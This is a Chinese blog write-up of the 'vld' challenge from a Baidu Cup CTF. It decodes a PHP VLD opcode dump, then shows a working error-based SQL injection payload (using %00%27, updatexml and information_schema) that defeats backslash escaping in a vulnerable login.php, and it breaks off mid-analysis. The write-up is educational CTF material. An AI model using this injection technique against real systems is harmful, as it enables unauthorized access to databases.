
i春秋 “百度杯”CTF比赛 十月场 vld writeup

原创

J-1547 于 2020-01-19 17:29:16 发布 432 收藏 1

分类专栏： 笔记


本文链接：https://blog.csdn.net/weixin_43442029/article/details/104042225




0x00


题目名字叫“vld”，打开链接后也提示“do you know Vulcan Logic Dumper?”

同时在源码也给了一个文件位置。




打开文件后是一堆看不懂的东西，在网上搜索一下Vulcan Logic Dumper，发现是一个php的调试器，index.php.txt里的内容是php的详细的运行过程。大概的逻辑是比较三个get参数的值，正确就输出下一条线索，错误就输出false。







```
2     0  >   EXT_STMT
            1       ECHO                                            'do+you+know+Vulcan+Logic+Dumper%3F%3Cbr%3E'
3     2      EXT_STMT
            3       BEGIN_SILENCE                           ~0
            4       FETCH_R                 global          $1      '_GET'
            5       FETCH_DIM_R                             $2      $1, 'flag1'
            6       END_SILENCE                                     ~0
            7       ASSIGN                                          !0, $2
4     8      EXT_STMT
            9       BEGIN_SILENCE                           ~4
           10       FETCH_R                 global          $5      '_GET'
           11       FETCH_DIM_R                             $6      $5, 'flag2'
           12       END_SILENCE                                     ~4
           13       ASSIGN                                          !1, $6
5     14     EXT_STMT
           15       BEGIN_SILENCE                           ~8
           16       FETCH_R                 global          $9      '_GET'
           17       FETCH_DIM_R                             $10     $9, 'flag3'
           18       END_SILENCE                                     ~8
           19       ASSIGN                                          !2, $10
6     20     EXT_STMT
           21       IS_EQUAL                                ~12     !0, 'fvhjjihfcv'
           22     > JMPZ                                            ~12, ->38
7     23   >   EXT_STMT
           24       IS_EQUAL                                ~13     !1, 'gfuyiyhioyf'
           25     > JMPZ                                            ~13, ->35
8     26   >   EXT_STMT
           27       IS_EQUAL                                ~14     !2, 'yugoiiyhi'
           28     > JMPZ                                            ~14, ->32
9     29   >   EXT_STMT
           30       ECHO                                            'the+next+step+is+xxx.zip'
10    31     > JMP                                                 ->34
11    32   >   EXT_STMT
           33       ECHO                                            'false%3Cbr%3E'
```

输入正确的参数后，可以下载一个压缩包，解压以后是几个个注册和登陆页面的源代码，还有一些数据库的信息。





0x01

在login.php的源码里有注入点，会对username的特殊符号进行处理，还会进行替换处理，输入的username会被剔除掉number里的内容。

login.php的代码如下：

```php
<?php
require_once 'dbmysql.class.php';
require_once 'config.inc.php';

if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
 //safe_data()函数给特殊符号加上了反斜杠
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

 //替换了username中的number的内容
    $username = trim(str_replace($number, '', $username));
 //可注入语句
    $sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";

    $row = $db->query($sql);
    $result = $db->fetch_array($row);
    if($row){
        if($result["number"] === $number && $result["password"] === $password){
            echo "<script>alert('nothing here!')</script>";
        }else{
            echo "<script>
            alert('密码错误，老司机翻车了!');
            function jumpurl(){
                location='login.html';
            }
            setTimeout('jumpurl()',1000);
            </script>";
        }
    }else{
        exit(mysql_error());
    }
}else{
    echo "<script>
            alert('用户名密码不能为空!');
            function jumpurl(){
                location='login.html';
            }
            setTimeout('jumpurl()',1000);
        </script>";
}
 ?>
```

在执行查询前，还给特殊符号加上了反斜杠，而且注入后只提供了报错的回显，于是可以使用报错注入。
而引号的绕过可以利用number替换的处理，把反斜杠给抵消掉。

在注入语句前加上“%00%27”，同时number输入为0，注入语句如下

> %00%27 and updatexml(1,substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1),1) #


脚本处理时会先加上反斜杠，然后把0给替换为空，最后注入语句就变成了

```
\\' and updatexml(1,substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1),1) #
```


这样就能闭合引号了。


0x02

最后就是对数据库的注入了，一开始我在users的表里查询，但是没有flag的内容。后来在查表名的时候发现users前面有一个四个字符的表名，但是就是显示不出来。

